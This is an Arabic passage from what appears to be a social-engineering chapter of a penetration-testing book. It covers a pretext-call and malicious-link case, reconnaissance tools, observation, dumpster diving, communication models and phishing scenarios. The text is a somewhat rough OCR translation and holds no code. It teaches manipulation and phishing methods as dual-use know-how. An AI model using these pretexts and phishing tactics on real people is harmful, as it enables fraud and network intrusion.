قبل أن ترسل رسالة إلكترونية إلى الهدف، فأنها تريد أن تضمن أقصى قدر من التأثير. حيث تولى عدد من المكاتب لمنتدى آخر بالقيام بمكالمة هاتفية مع الرجل. "صباح الخير، سيدي، هذا هو بوب. رأيت النشر الخاص بك على **www.forum.com**. لقد ترك لي جدي حفنة من الطوابع من **1950** و**60** . لقد أخذت صور لها وجعلتها على موقع على شبكة الانترنت. إذا كنت مهتما يمكنني أن أرسل لك الرابط ويمكنك إلقاء نظرة" .

كان الهدف حريصا جدا لرؤية هذه المجموعة وعلى استعداد لقبولها البريد الإلكتروني. أرسلت ماتي الى الرجل البريد الإلكتروني وانتظرت منه النقر فوق لنك الارتباط. حيث قامت ماتي بتضمين إطار خبيث (**malicious frame**) على شبكة الانترنت. كان هذا الإطار هو عباره عن اكواد والتي من شأنها استغلال نقاط الضعف المعروفة آنذاك في متصفح إنترنت إكسبلورر وتعطي السيطرة على جهاز الكمبيوتر الهدف لماتي. لم يكن الانتظار طويلا: حيث بمجرد استلام الرجل البريد الإلكتروني قام بالنقر على الرابط ومن ثم تم اختراق محيط الشركة.

قطعة صغيرة من المعلومات عن البريد الإلكتروني للشركة من هذا الرجل استخدمه للبحث عن الطوابع، هو ما أدى إلى هذه الاختراق. فهذا ما يوضع نظرية انه لا توجد قطعة من المعلومات ليست ذات صلة.

مع وضع هذه المعرفة في الاعتبار، فهنا بعض الأسئلة التي تطرح نفسها والتي تتعلق بعملية بجمع المعلومات:

- كيف يمكنك جمع المعلومات؟
- ما المصادر الموجودة للمهندسين الاجتماعين لجمع المعلومات؟
- ما الذي يمكنك الحصول عليه من هذه المعلومات في الملف الشخصي للهدف الخاص بك؟
- كيف يمكنك تحديد وتخزين وفهرسة كل هذه المعلومات لأسهل مستوى من الاستخدام؟

هذه ليست سوى عدد قليل من الأسئلة التي سوف تحتاج في العثور على إجابات لها من أجل إنجاز جمع المعلومات المناسبة والفعالة. مع عدد كبير من مواقع الشبكات الاجتماعية هناك، يمكن للناس بسهولة مشاركة كل جانب من جوانب حياتهم مع أي شخص يختارونه، مما يتيح وجود معلومات قد تكون ضارة أكثر توافرا من ذي قبل.

العديد من المهارات أو الأساليب التي قد يستخدمها المهندس الاجتماعي تأتي من الحقول الأخرى. واحد من هذه الحقول هو المبيعات. مندوبي المبيعات يميلون إلى الثرثرة جدا، الهدوء، وجيدين جدا في جمع البيانات عن تلك الذين يتفاعلون معهم.

يمكنك استخدام صيغ بسيطة للحصول على الشخص (أسرته وأصدقائه، وربما حتى زملاء العمل). حصاد، أو جمع هذه المعلومات ومن ثم تخزينها، يسمح لمندوبي المبيعات أن يملكوا ما يسمونه "**warm leads** " حتى يتحدث مع العميل. **Warm leads** تعرف على انه المدخل الى العميل ، وسيلة للحصول على الباب قبل القيام بالتواصل مع العميل.

المهارات المستخدمة من قبل مندوبي المبيعات غالبا ما تنعكس من قبل المهندسين الاجتماعين. بالطبع المهندس الاجتماعي لا يسال، ولكن يفكر في تدفق المعلومات داخل وخارج هذه المحادثة. مندوب المبيعات يقوم بتجميع المعلومات عن موكله الحالي، ثم يقوم باستخدام تلك المعلومات بطريقة ما والتي من شأنها أن تجعل "الهدف" الجديد أكثر عرضة للاستماع والسماح له بالدخول وبالإضافة إلى ذلك، عرض تلميحات على ما يشتريه العميل أولا واستخدام كلمات مثل "قسط" و "مقدما". مندوب مبيعات يحمل مسبقا الهدف الجديد من خلال الكلمات الرئيسية التي يريد استخدامها عليه في غضون فترة قصيرة. هذا الأسلوب هو فعال من حيث أنه يبني الثقة، يستخدم الألفة، ويسمح للهدف أن يشعر بالراحة مع مندوب المبيعات، أو المهندس الاجتماعي، وإعطاء رأيهم كجسر فوق الهوة التي عادة ما توجد بين المندوب والعميل. وهذا ما سوف نتناوله في عمق.

كمهندس اجتماعي، جميع الزوايا هي ذات أهمية حيوية لفهم ومن ثم الاستخدام الفعال. للعودة إلى التوضيح المستخدمة من قبل على ان المهندس الاجتماعين كالطهاة، لكي يكون الطاهي جيدا فانه يعرف كل شيء عن كيفية اكتشاف المنتجات ذات النوعية الجيدة والخضراوات

الطازجة، واللحوم ذات الجودة. وهم على دراية باي من التوابل يستخدمونها، ولكن على حسب الكميات المستخدمة قد يكون لطيفا جدا أو قويا جدا أو ليست جيدة بما فيه الكفاية لتناول الطعام على الإطلاق. ببساطة العلم بالتوابل المسماة الملح لا تجعلك طاهيا، ولكن معرفة كيفية الخلط في كمية محدده مع أنواع من المكونات الأخرى يمكنها أن تساعدك على إتقان فن الطهي. يحتاج المهندس الاجتماعي لإتقان نوع وكمية من المهارات اللازمة لاستخدامها. عندما يتم ذلك فإنها يمكن أن تصبح مهندس اجتماعي.

يساعد هذا الجزء على تحديد هذا التوازن. العنصر الأول في أي وصفة للمهندس الاجتماعية هي المعلومات. وارتفاع جودة المعلومات ترجح كافة تحقيق النجاح. يبدأ هذا الجزء بمناقشة كيفية جمع المعلومات. بعد ذلك ينتقل إلى مناقشة ما المصادر التي يمكن استخدامها لجني المعلومات. هذا الفصل لن يكون كاملا من دون مناقشة كيفية ربط كل ذلك معا والاستفادة من هذه الموارد باعتبارك مهندس اجتماعي.

جمع المعلومات

جمع المعلومات مثل بناء منزل. إذا حاولت البدء بعمل سقف منزلك بالتأكيد سوف تفشل. المنزل الجيد سيتم بنائه باستخدام قاعدة صلبة ومن هنا سيتم بناؤه حرفيا من الألف إلى الياء. كما تقوم بجمع المعلومات قد تكون غارقا عن كيفية التنظيم ومن ثم استخدام هذه البيانات.

توجد العديد من الأدوات للمساعدة في جمع واستخدام هذه البيانات. يطلق على اثنين من الأدوات والتي هي مفيدة بشكل خاص لجمع المعلومات وتخزينها هما **Dradis** و**BasKet**. المقاطع التالية نلقي نظرة سريعة على كل منهما.


Basket

المصدر: http://basket.kde.org

BasKet تماثل في وظائفها **Notepad**، ولكن مع وظائف أكثر. متوفر في نظام التشغيل كالي. بمجرد تركيب **BasKet** فانه سهل في الاستخدام وذات واجهة رسوميه ليست من الصعب فهمها.

من خلال الشكل التالي، واجهة من السهل استخدامها. لإضافة "**BasKet**" جديد وذلك لإضافة بيانات نقوم ببساطه بالنقر بزر الماوس الأيمن على الجانب الأيسر من الشاشة واختيار **New Basket**.

بمجرد اختيار **New Basket**. يمكنك نسخ ولصق البيانات، وإضافة لقطات الشاشة، أو حتى ربطها بأوبن أوفيس أو أي أنواع أخرى من الخرائط والرسوم البيانية، وغيرها من الادوات. **BasKet** يسمح لك بتنظيم البيانات التي عثر عليها أثناء جمع المعلومات بسهوله.




يمكن إضافة **screenshot** مع عدد قليل من الطرق. أسهلها نسخ الصورة ثم النقر بزر الماوس الأيمن على **new Basket** ومن ثم النقر فوق **paste**. الملاحظات يمكن كتابتها ببساطة عن طريق النقر على **new Basket** والبدء في الكتابة.

ما يجعل **Basket** جذابة هي طريقته في عرض كتالوجات البيانات وإظهاره على الشاشة. عادة ما أضيف **Basket** مختلفة لكل نوع من البيانات مثل **Whois**، الوسائط الاجتماعية، وهلم جرا. بعد ذلك، سأقوم باستخدام خرائط جوجل أو **Google Earth** لالتقاط بعض الصور لبناء العميل أو المنظمة، ومن ثم تخزينها كذلك في **Basket**. وذلك حتى تكون قادرة على سحب ما يصل والاستفادة من هذه المعلومات بسرعة.

Dradis

المصدر: http://dradisframework.org

على الرغم من أن **BasKet** هي أداة عظيمة، إذا كنت تريد جمع الكثير من المعلومات، أو إذا كنت تعمل في الفريق يحتاج إلى جمع وتخزين واستخدام البيانات، حيث هذه الأداة تسمح لتقاسم المعلومات بين المستخدمين. هذه الأداة متوفرة لجميع أنظمة التشغيل لينكس، يونكس، ويندوز.
بمجرد تثبيت **Dradis**، يمكنك ببساطة استعرضه عن طريق الوصول إلى المضيف المحلي والمنفذ الذي قمت بتعيينه، أو استخدام المنفذ المعياري **3004**. يمكنك القيام بذلك عن طريق فتح المتصفح وكتابة **https://localhost:3004/**.



Dradis و **BasKet** هما مجرد أدوات تستخدم لجمع وتخزين البيانات. أيا كان نظام التشغيل الذي تستخدمه ماك، ويندوز، أو لينكس هناك خيارات بالنسبة لك. ما هو مهم هو استخدام الأداة التي تكون مرتاحا لها والتي يمكنها التعامل مع كميات كبيرة من البيانات.
هذه الأدوات تشير إلى كيف يبدأ المهندس الاجتماعي للاستفادة من المعلومات التي جمعها. المرحلة الأولى من الاستفادة من هذه المعلومات التي تم جمعها هو التفكير مثل المهندس الاجتماعي.

التفكير مثل المهندس الاجتماعي (Thinking Like A Social Engineer)

امتلاكك لبضع مئات الميجابايت من البيانات والصور شيء عظيم، ولكن عند بدء مراجعة ذلك، كيف يمكنك تدريب نفسك لمراجعة ومن ثم التفكير في البيانات بالطريقة التي لديها أقصى قدر من التأثير؟
بالطبع يمكنك فقط فتح المتصفح والقيام بالبحث العشوائي والتي قد تؤدي إلى شكل من أشكال المعلومات، قد يكون بعضها حتى مفيد. إذا كنت جائعا ربما تذهب إلى المطبخ وتبدأ في رمي كل ما ترى من المكونات في وعاء ولكن ليس هذا كل شيء فإنك تحتاج الى التخطيط، والإعداد، حتى تنتج وجبه جيده يمكن أكلها. مماثلة لتناول وجبة حقيقية، يحتاج المهندس الاجتماعي للتخطيط، والإعداد، والتفكير فيما هي المعلومات التي سيحاول الحصول عليها وكيف سوف يحصل عليها
عندما يتعلق الأمر بهذه الخطوة الحيوية لجمع المعلومات من الناس سوف تضطر إلى تغيير طريقة تفكيرهم. عليك أن تقترب من عالم المعلومات الذي أمامك مع الرأي المختلف والعقلية مما تكون لديك عادة. عليك أن تتعلم لاستجواب كل شيء، وعندما ترى قطعة من المعلومات، تعلم التفكير في الأمر كما يفعل المهندس الاجتماعي. الطريقة التي تطرح بها الأسئلة على شبكة الإنترنت أو من مصادر أخرى يجب أن تتغير. الطريقة التي ترى فيها الإجابات التي تعود أليك يجب أيضا أن تغيير. التنصت على المحادثات، قراءة ما يبدو وكأنه بوست (تعليق) بلا معنى في منتدى، ورؤية كيس من القمامة يجب استيعاب المعلومات بطريقة مختلفة مما فعلت من قبل. عند العثور على هدف يستخدم العديد من مواقع وسائل الاعلام الاجتماعية المختلفة، فقم بالبحث عن الروابط بينه وبين المعلومات التي يمكن أن تخلق لمحة كاملة عنه.

استخدام قوة الملاحظة

يمكن لملاحظة بسيطة ان تخبرك الكثير عن الهدف. مثلا هل يستخدم موظفي الشركة الهدف المفاتيح، بطاقات **RFID**، أو أي وسائل أخرى لدخول المبنى؟ هل هناك منطقة مخصصة للتدخين؟ هل منطقة النفايات مؤمنه، هل يملك المبنى كاميرات خارجية؟ الأجهزة الخارجية مثل إمدادات الطاقة أو وحدات تكييف الهواء عادة ما تكشف عن الشركة المقدمة لهذه الخدمة.

هذه ليست سوى عدد قليل من الأسئلة التي يمكنك الحصول على إجابات لها من خلال الملاحظة. يمكن أخذ بعض الوقت لمشاهدة الهدف، تسجيل فيلم باستخدام كاميرا خفية، ومن ثم دراسة وتحليل المعلومات في وقت لاحق ليعلمك الكثير ويعطي المعلومات الخاصة بك.

صناديق القمامة

على الرغم من الصعب تصور القفز في سلة المهملات، ولكنه يمكن ان ينتج واحدة من المكافآت الأكثر ربحا لجمع المعلومات. الناس في كثير من الأحيان ترمي الفواتير والإشعارات والرسائل والأقراص المدمجة وأجهزة الكمبيوتر، ومفاتيح **USB**، وعدد كبير من الأجهزة وغيرها من التقارير التي يمكن أن تعطي حقا كميات مذهلة من المعلومات.

أحيانا تقوم الشركات برمي الوثائق التي يرونها على أنها مهمة جدا، ولكنهم يستخدما الة التقطيع والتي تترك الورقة من السهل جدا وضعها معا مرة أخرى، كما هو مبين في الشكل التالي.



هذه الصورة تظهر بعض الوثائق بعد تمزيقها، ولكن بعض الكلمات بأكملها لا تزال ملحوظه. هذا النوع من التقطيع يمكن جمعه مرة اخرى مع القليل من الوقت والصبر وبعض من الشريط الاصق. يمكن لهذه الوثائق التي يمكن تجميعها جزئيا مرة أخرى أن تكشف عن بعض المعلومات المدمرة جدا.

9.2 تقنيات الهندسة الاجتماعية (SOCIAL ENGINEERING TECHNIQUES)

حتى الآن، لقد ناقشنا مختلف مفاهيم الهندسة الاجتماعية وكيف يمكن استخدام الهندسة الاجتماعية لشن هجمات ضد المنظمة. الآن سوف نناقش تقنيات الهندسة الاجتماعية. ولكن قبل هذا سوف نتحدث عن الاتصالات وكيفية قيامها بين اثنين من الأشخاص.

نموذج الاتصالات (Communication Modeling)

التواصل هو عباره عن عملية نقل المعلومات من كيان واحد إلى آخر. الاتصالات تستلزم التفاعل بين اثنين على الأقل من العملاء، ويمكن أن ينظر إليها باعتبارها عملية ذات اتجاهين حيث هناك تبادل للمعلومات وتطور الأفكار والمشاعر والأفكار أو نحو هدف قبول متبادل أو الاتجاه.

هذا المفهوم هو مشابه جدا لتعريف الهندسة الاجتماعية، باستثناء الافتراض هو أن المتورطين في الاتصالات لديها بالفعل هدف مشترك، في حين أن الهدف من الهندسة الاجتماعية هي استخدام الاتصالات لخلق هدف مشترك. الاتصال هو عملية يتم بموجبها وضع المعلومات في حزمة ومن ثم تعبئتها وتوجيهها من قبل المرسل إلى المتلقي عبر بعض الوسائط. ثم يترجم المتلقي الرسالة ويعطي ردود فعل للمرسل.

تتطلب جميع أشكال الاتصالات مرسل، رسالة، وجهاز استقبال. فهم كيفية عمل الاتصالات أمرا أساسيا لتطوير نموذج التواصل السليم كمهندس اجتماعي. نموذج الاتصال الخاص بك كمهندس اجتماعي تساعدنا على تحديد أفضل طريقة للتسليم، وأفضل طريقة للوقوف على آرائهم، وأفضل رسالة لتشمل.

الاتصالات يمكن أن تتخذ أشكالا مختلفة. هناك وسائل سمعية، مثل الكلام، وأغنية، ونبرة الصوت، وهناك وسائل غير اللفظي، مثل لغة الجسد ولغة الإشارة، جنائب الكلام، تعمل باللمس، واتصال العين.

بغض النظر عن نوع الاتصال المستخدم، الرسالة، وكيف يتم تسليمها سوف يكون لها تأثير واضح على المتلقي.

فهم القواعد الأساسية أمر ضروري لبناء نموذج عن الهدف. لا يمكن كسر بعض القواعد، مثل الاتصالات دائما لديه المرسل والمتلقي. أيضا كل شخص لديه حقائق/اهتمامات مختلفة والتي يتم بناؤها وتتأثر بتجاربهم السابقة وتصوراتهم.

الجميع يدرك، ويصبح خبيرا، ويفسر الأمور بشكل مختلف استنادا إلى هذه الحقائق الشخصية. وسوف ينظر دائما لأي حدث معين يعطى له بشكل مختلف عن الاخرين بسبب هذه الحقيقة. إذا كان لديك أشقاء، قم بممارسة هذا الاختبار لإثبات هذا اطلب منهم تفسيرا أو ذكرى عن حدث معين، لا سيما إذا كان هذا الحدث حدث عاطفي. سترى أن تفسيرهم لهذا الحدث يختلف كثيرا عما تتذكر.

كل شخص على حد سواء لديه مساحة مادية وعقليه خاصة به. السماح أو عدم السماح لدخول الناس الى هذا المساحة الشخصية أو أغلاقها على نفسك تكون تبعا لعوامل كثيرة. عند التواصل مع أي شخص ما في أي نمط، فإنك تحاول دخول المساحة الشخصية. كما في اتصالات الهندسة الاجتماعية والذي يحاول جلب شخص آخر في هذه المساحة، لتبادل هذه الحقيقة/الاهتمام الشخصي. التواصل الفعال يحاول تحقيق مشاركة الجميع في المساحة العقلية مع بعضهم البعض. هذا يحدث مع جميع التفاعلات، وهذا يحدث لعامة الناس ولكنها تفعل ذلك من دون التفكير فيه.

في مجال الاتصالات الشخصية يوجد طبقتين من الرسائل يتم ارسالها: اللفظي والغير لفظي.

يحتوي التواصل عادة على الجزء اللفظي أو اللغة، سواء كان ذلك في الكلمة المنطوقة، المكتوبة، أو التعبير عنها. كما أنه عادة يحتوي على الجزء الغير لفظي المتمثل في تعبيرات الوجه، لغة الجسد، أو بعض الرسائل على غير اللغة مثل الرموز أو الخطوط.

بغض النظر عن كمية كل نوع من الاشارات (اللفظي أو غير اللفظي)، يتم إرسال حزمة الاتصالات هذا إلى المتلقي ومن ثم تصفيتها من خلال واقعها الشخصي. فإنها سوف تشكل مفهوم يستند إلى واقع لها، وبناء على ذلك سوف تبدأ في تفسير هذه الحزمة. بمجرد حل المتلقي هذه الرسالة فأنه يبدأ في تفكيك معناها، حتى لو كان هذا المعنى ليس هو ما يقصده المرسل. المرسل سوف يعرف ما إذا كان تم استلام الحزمة بالطريق الذي يريدها وذلك من خلال إعطاء المتلقي حزمة اتصالات للإشارة إلى قبولها أو الحرمان من الحزمة الأصلية.

الحزمة هنا هو شكل من أشكال الاتصال: الكلمات أو الحروف أو رسائل البريد الإلكتروني المرسلة. عندما يحصل المتلقي على الرسالة يقوم بفكها. عوامل كثيرة تعتمد على كيفية تفسير ذلك. هل هو في مزاج جيد، مزاج سيء، سعيد، حزين، غاضب، الوجدانية، كل هذه الأمور، وكذلك الاشارات الأخرى التي تغير التصور سوف يساعدها على فك هذه الرسالة.

هدف المهندس الاجتماعي يجب أن يكون لإعطاء كل من العظة اللفظية والغير لفظيه لتغيير إدراك الهدف وذلك ليكون تأثير رغبات مهندس الاجتماعية. وتشمل بعض القواعد الأساسية لمزيد من التواصل ما يلي:

- لا تضع أبدا في الاعتبار أن المتلقي يملك نفس الواقع/التفكير/الاهتمام مثل الذي تملكه.
- لا تضع أبدا في الاعتبار أن المتلقي سوف يقوم بتفسير الرسالة على النحو الذي كان الغرض منه.
- الاتصالات ليست مطلقا، شيء محدود.

- أفترض دائما أنه يوجد العديد من الحقائق المختلفة كما أن هناك أشخاص مختلفين يشاركون في الاتصال.


معرفة هذه القواعد يعزز كثيرا من قدرة الاتصالات لتكون جيدة ومفيدة.

نموذج الاتصالات وجذوره (The Communication Model And Its Roots)

الاتصالات تعني إرسال حزمة من المعلومات إلى جهاز الاستقبال المقصود. قد تأتي الرسالة من مصادر كثيرة مثل البصر، الصوت، اللمس، الشم، والكلمات. تتم معالجة هذه الحزمة من قبل الهدف وتستخدم لرسم صورة عامة عن "ما يقال". يسمى هذا الأسلوب من التقييم عملية الاتصال (**communication process**). هذه العملية تم إيضاحها من قبل علماء الاجتماع كلود شانون وارن ويفر في عام 1947، عندما وضع نموذج شانون ويفر، والمعروفة أيضا باسم "**the mother of all models**".

نموذج شانون ويفر، وفقا لويكيبيديا، "يجسد مفاهيم مصدر المعلومات، جهة الرسالة، المرسل، الإشارة، القناة، الضوضاء، المتلقي، المعلومات، احتمال الخطأ، الترميز/التكويد، فك التشفير، معدل المعلومات، وقدرة القناة، "من بين أمور أخرى.

شانون ويفر يعرف هذا النموذج على شكل رسم، كما هو مبين في الشكل التالي.



في نموذج بسيط، والمعروف أيضا باسم نموذج الإرسال (**transmission model**) يتم إرسال المعلومات أو المحتوى في شكل ما من المرسل إلى الوجهة أو المتلقي. هذا مفهوم مشترك للاتصال حيث ببساطة تعتبر الاتصالات كوسيلة لإرسال واستقبال المعلومات. نقاط القوة في هذا النموذج هي بساطتها، وعموميتها.


شانون ويفر قام بهيكلة هذا النموذج على أساس:

- مصدر المعلومات، الذي تنتج الرسالة.
- جهاز الإرسال، الذي يشفر الرسالة إلى إشارات.
- القناة، التي يتم تكييفها لنقل الإشارات.
- جهاز الاستقبال، والذي "يترجم" الرسالة من الإشارة.
- الوجهة، حيث تصل الرسالة.

لكن هناك ثلاثة مستويات من المشاكل للاتصال الموجودة داخل هذه النظرية:

- مشاكل التقنية كيف يمكن بدقه أن تنتقل الرسالة؟
- مشاكل الدلالية كيف بالضبط يتم نقل المعنى؟
- مشاكل فعالية كيف بفعالية يؤثر المعنى على سلوك المتلقي؟ (هذه النقطة الأخيرة من المهم تذكرها بالنسبة للهندسة الاجتماعية، حيث الهدف كله من المهندس الاجتماعي هو خلق السلوك الذي يريده المهندس الاجتماعي).

بعد ما يقرب من 15 عاما، قام **David Berlo** بتوسيع النموذج الخطى للاتصالات لشانون ويفر وإنشاء نموذج الاتصال **SMCR** (**Sender-Message-Channel-Receiver**). **SMCR** قام بفصل النموذج إلى أجزاء واضحة، كما هو مبين في الشكل التالي.




يمكنك التفكير في الاتصالات، بأنها عملية نقل المعلومات والتي تحكمها ثلاثة مستويات من القواعد:

- الخصائص الرسمية للعلامات والرموز.
- العلاقات بين العلامات/التعبيرات ومستخدميها.
- العلاقات بين الإشارات والرموز وما تمثله.

لذلك، يمكنك زيادة صقل تعريف الاتصالات، بانه التفاعل الاجتماعي حيث يقوم ما لا يقل عن اثنين من العملاء المتفاعلين بمشاركة مجموعة مشتركة من العلامات ومجموعة من القواعد.

في عام 2008 باحث آخر، **DC Balmund**، بجانب البحوث العديد من الأفواج السابقة له حيث قام بتطوير نموذج الاتصال، كما هو مبين في الشكل التالي.



في هذا النموذج يمكنك أن ترى أن القناة والرسالة يمكنها أن تأخذ أشكالا متعددة، ليس فقط التحدث، كما هو مبين في الصورة. يمكن أن تكون الرسالة مكتوبة او فيديو، أو في شكل الصوت والمتلقي يمكن أن يكون شخص واحد أو كثير من الناس. ردود الفعل أيضا يمكن أن يتخذ أشكالا عديدة.

الجمع بين وتحليل هذه الأبحاث تساعد المهندس الاجتماعي على تطوير نموذج الاتصال (**solid communication model**). لا يمكن أن يستفيد منها المهندسين الاجتماعين فقط ولكن الجميع يمكنه ذلك. تعلم كيفية تطوير خطة للتواصل تعزز الطريقة التي تعامل بها زوجتك، أولادك، صاحب العمل أو الموظفين وأي شخص تتواصل معه.

لأن التركيز في هذا الكتاب على الهندسة الاجتماعية، فإنك تحتاج إلى تحليل ما الذي يمكن ان يأخذه المهندس الاجتماعي من كل هذا. بعد قراءة كل هذه النظرية قد تبدأ في التساؤل كيف يمكن استخدام ذلك. تذكر، يجب أن يكون مهندس الاجتماعية على درجة الماجستير في الاتصالات. يجب أن تكون قادرة على الدخول بشكل فعال في والبقاء في فضاء/مساحة الشخص الشخصية والعقلية وذلك ليس لهدف الإساءة أو إيقاف الهدف. تطوير وتنفيذ وممارسة نماذج التواصل الفعالة هو المفتاح لتحقيق هذا الهدف. الخطوة التالية ثم يتم وضع نموذج الاتصال.

تطوير نموذج الاتصالات (Developing A Communication Model)

الآن بعد التعرف على العناصر الرئيسية لنموذج الاتصالات، فنلقي نظرة عليها من منظور المهندس الاجتماعي:

المصدر (Source): المهندس الاجتماعي هو مصدر المعلومات أو الاتصالات التي سوف يتم ترحيلها.
القناة (Channel): هذه هي طريقة التسليم.
الرسالة (Message): ربما الجزء الأكبر من الرسالة هو معرفة ما تريد أن تقوله الى المتلقي.
المستقبل (Receiver): هذا هو الهدف.
ملاحظات (The Feedback): ماذا تريد منهم ان يفعلوا بعد منحهم التواصل بشكل فعال؟

كيف يمكنك استخدام هذه العناصر بشكل فعال؟ الخطوة الأولى في عالم نموذج الاتصالات هو البدء مع الهدف. حاول العمل مع اثنين من السيناريوهات التالية والتي تكون جزءا من نموذج الهندسة الاجتماعية:

- وضع رسائل التصيد الاحتيالي (**phishing email**) والتي تستهدف 25-50 من الموظفين وذلك محاولة لجعلهم أن يتصفحوا مواقع على شبكة الانترنت غير تجاريه خلال ساعات العمل والتي تحتوي على اكواد خبيثة لاختراق شبكاتهم.
- إجراء مقابلة العمل والاحتيال على المقابل واقناعه بان ملف السيرة الذاتية خاصتك التي كتبتها قد تلف، في محاوله لإقناع المقابل بالسماح لك لإدراج **USB** في جهاز الكمبيوتر لطباعة نسخة من السيرة الذاتية.

في بعض الأحيان عند وضع استراتيجية الاتصال قد تجد العمل على النموذج بترتيب عكسي يكون مفيدة.

ملاحظاتك (Feedback): ما هو ردكم المرجوة؟ الاستجابة المطلوبة هو أن يكون غالبية الموظفين التي قمت بإرسال هذه الرسالة إليهم يقومون بالنقر عليها. بطبيعة الحال، قد تكون سعيدا مع مجرد حفنة أو حتى واحد، ولكن الهدف، هو أن يكون غالبية الأهداف قامت بالنقر على رابط رسائل التصيد الاحتيالي.

المستقبل (receiver): هذا هو المكان الذي يكون فيه مهارات جمع المعلومات في متناول اليدين. عليك أن تعرف كل شيء عن الأهداف. هل تحب الرياضة؟ هل هم في الغالب من الذكور أو الإناث؟ هل هم أعضاء من الأندية المحلية؟ ماذا يفعلون في وقت فراغهم؟ هل لديهم عائلات؟ هل هم الأكبر سنا أو الأصغر سنا؟ الإجابة على هذه الأسئلة سوف تساعد المهندس الاجتماعي ليقرر ما هو نوع الرسالة التي سوف يقوم بإرسالها.

